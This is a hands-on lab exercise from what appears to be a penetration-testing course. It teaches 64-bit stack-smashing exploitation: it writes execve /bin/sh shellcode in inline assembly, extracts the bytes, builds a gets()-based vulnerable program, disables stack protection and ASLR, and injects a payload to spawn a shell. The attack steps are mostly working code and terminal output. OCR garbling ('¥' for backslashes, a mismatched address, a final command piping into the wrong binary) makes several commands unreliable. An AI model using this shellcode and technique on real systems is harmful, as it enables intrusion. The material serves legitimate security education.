


Exercise 8: ROP Fundamental Exploitation

Lab Objective: As we have done before, we will explore another method of exploitation that we use to overcome the limitations of the system().

Lab Tasks

1. ☐ Login to the [64 bit 12.4 Linux](#) machine using **studentpassword** as Password.



2. ☐ Before we do that, we will walk through the process on the 64 bit, obtain a shell, and look at the Return Oriented Programming (ROP) chain.
3. ☐ We will be using the 64-bit machine for this lab, but we are not using the 16.04 version, because there are additional obstacles and we want to focus more on the ROP using 64 bit. Please also note that 12.04 still works for a lot of the different techniques for practice and is still widely deployed in the Industrial Control Systems (ICS). If required, power it on and log in to it. Once you are logged in, open a terminal window and open your favorite editor. In the editor, enter the following code:


```
4. int main() {  
5.   asm("%  
6.   needle0: jmp there%  
7.   here:     pop %rdi%  
8.           xor %rax, %rax%  
9.           movb $0x3b, %al%  
}
```

```

10.     xor %rsi, %rsi¥n¥
11.     xor %rdx, %rdx¥n¥
12.     syscall¥n¥
13. there: call here¥n¥
14.     .string ¥"/bin/sh¥"¥n¥
15. needle1: .octa 0xdeadbeef¥n¥
16.     ");
    }

```


17. ☐ This code and concepts are borrowed from a Stanford University crypto course.
18. ☐ Regardless of where in memory our code winds up, the call-pop trick will load the RDI register with the address of the **"/bin/sh"** string.
19. ☐ The **needle0** and **needle1** labels will aid searches later on, as well as the **0xdeadbeef** constant (though since x86 is little-endian, it will show up as EF BE AD DE followed by 4 zero bytes).
20. ☐ Next, save the file as **ropshell.c**. Then compile it, and you should get a shell as shown in the following screenshot.



The screenshot shows a terminal window titled 'Terminal' with a red and black background. The user is logged in as 'student' on an 'ubuntu' machine. The terminal shows the following commands and output:


```
student@ubuntu: ~  
student@ubuntu:~$ gcc ropshell.c -o ropshell  
student@ubuntu:~$ ./ropshell  
$ ls  
CPENT_Binary_analysis_and_exploitation_Module_14v3_.docx  examples.desktop  
Desktop                                                  find_offset.py  
Documents                                                gadgets  
Downloads                                                ped  
Music                                                    peda  
Pictures                                                  ropgadget  
Public                                                    ropshell  
Templates                                                 ropshell.c  
Videos                                                    ropshell.c~  
$ whoami  
student  
$
```

21. ☐ As the above screenshot shows, we have a shell, but we are not root. We have already discussed how to do this, so we will now continue with the process.
22. ☐ We would also like to extract the information and data we need for the payload that we want to inject. Enter **objdump -d ropshell | sed -n '/needle0/,/needle1/p'**. Ensure that you have compiled your code first. An example of the output of this is shown in the following screenshot.



```
student@ubuntu: ~  
student@ubuntu:~$ objdump -d ropshell | sed -n '/needle0/,/needle1/p'  
00000000004004b8 <needle0>:  
4004b8: eb 0e                                jmp     4004c8 <there>  
  
00000000004004ba <here>:  
4004ba: 5f                                pop     %rdi  
4004bb: 48 31 c0                        xor     %rax,%rax  
4004be: b0 3b                          mov     $0x3b,%al  
4004c0: 48 31 f6                        xor     %rsi,%rsi  
4004c3: 48 31 d2                        xor     %rdx,%rdx  
4004c6: 0f 05                          syscall  
  
00000000004004c8 <there>:  
4004c8: e8 ed ff ff ff                callq   4004ba <here>  
4004cd: 2f                          (bad)  
4004ce: 62                          (bad)  
4004cf: 69 6e 2f 73 68 00 ef        imul    $0xef006873,0x2f(%rsi),%ebp  
  
00000000004004d5 <needle1>:  
student@ubuntu:~$
```


23. ☐ Since we are on a 64-bit system, there are a couple of things to note. One is that the code segment is located at **0x400000**; so in the binary, as shown in the image, the code starts at offset **0x4b8** because this is located at the top of the image. Then it finishes at **0x4d5**. So, we want to calculate the difference as shown in the following screenshot.



24. ☐ We need to use multiples of 8, so we can create a custom shell code with the following command:

- a. `xxd -s0x4b8 -l40 -p ropshell shellcode`
- b. `cat shellcode`

An example of this is shown in the following screenshot.




25. ☐ To save time, since we have done this before, enter the following code in

your preferred editor and save it as **victim.c**.

```
26. #include <stdio.h>
27. int main() {
28.     char name[64];
29.     printf("%p\n", name); // Print address of buffer.
30.     puts("What's your name?");
31.     gets(name);
32.     printf("Hello, %s!\n", name);
33.     return 0;
}
```


34. ☐ As you look at our victim code here, you will see that we added a statement to print the address of the buffer. This is because we know how to get this with the debugger, so we omitted that step. You can always run it through **gdb** after you compile it.

35. ☐ Once you have saved it, then compile it. Enter **gcc -o victim -fno-stack-protector victim.c**.
36. ☐ You might get some warning messages about the fact that we are using **gets()**. We are aware of this, but we are only testing now. The version of Ubuntu that we are using is not throwing any warnings.
37. ☐ Next, we need to disable the executable stack protection. We could have done it on the command line with the **gcc** command like we have done earlier, but we wanted to demonstrate another method. Enter **execstack -s victim**. You would have to install this on some distros, but we have done this for you.
38. ☐ We need to disable ASLR, but we will use a different method than we have before. We can do it as we run the program. Enter **setarch `arch` -R ./victim**. Next, note the address of the buffer here:
39. ☐ An example of the output of the command is shown in the following screenshot.




```
Terminal
student@ubuntu: ~
student@ubuntu:~$ gcc -o victim -fno-stack-protector victim.c
student@ubuntu:~$ execstack -s victim
student@ubuntu:~$ setarch `arch` -R ./victim
0x7fffffff1e0
What's your name?
```

40. ☐ Now we have one task left. This address is not in the format we need; we need little-endian. Therefore, you could calculate it, but as always, there are methods to do this in Linux, so we will use them. Remember to change the addresses here and everywhere to match what your machine is showing since there is no guarantee that they will be the same.
41. ☐ Enter **a=¥'printf %016x 0x7fffffff1a0 | tac -rs..'** Then enter **echo \$a**. An example of this output, which shows the address in the little-endian format, is shown in the following screenshot.




```
Terminal
student@ubuntu: ~
student@ubuntu:~$ a='printf %016x 0x7fffffff1e0 | tac -rs..'
student@ubuntu:~$ echo $a
e0e1ffffff7f0000
student@ubuntu:~$
```

42. ☐ Now all we have to do is use the shellcode we created, and we should get a shell. Enter **((cat ropshell ; printf %080d 0 ; echo \$a) | xxd -r -p ; cat) | ./ropshell.**
43. ☐ Hit enter three times and enter ls. This should provide a listing and show that you are in a shell. This is shown in the following screenshot.



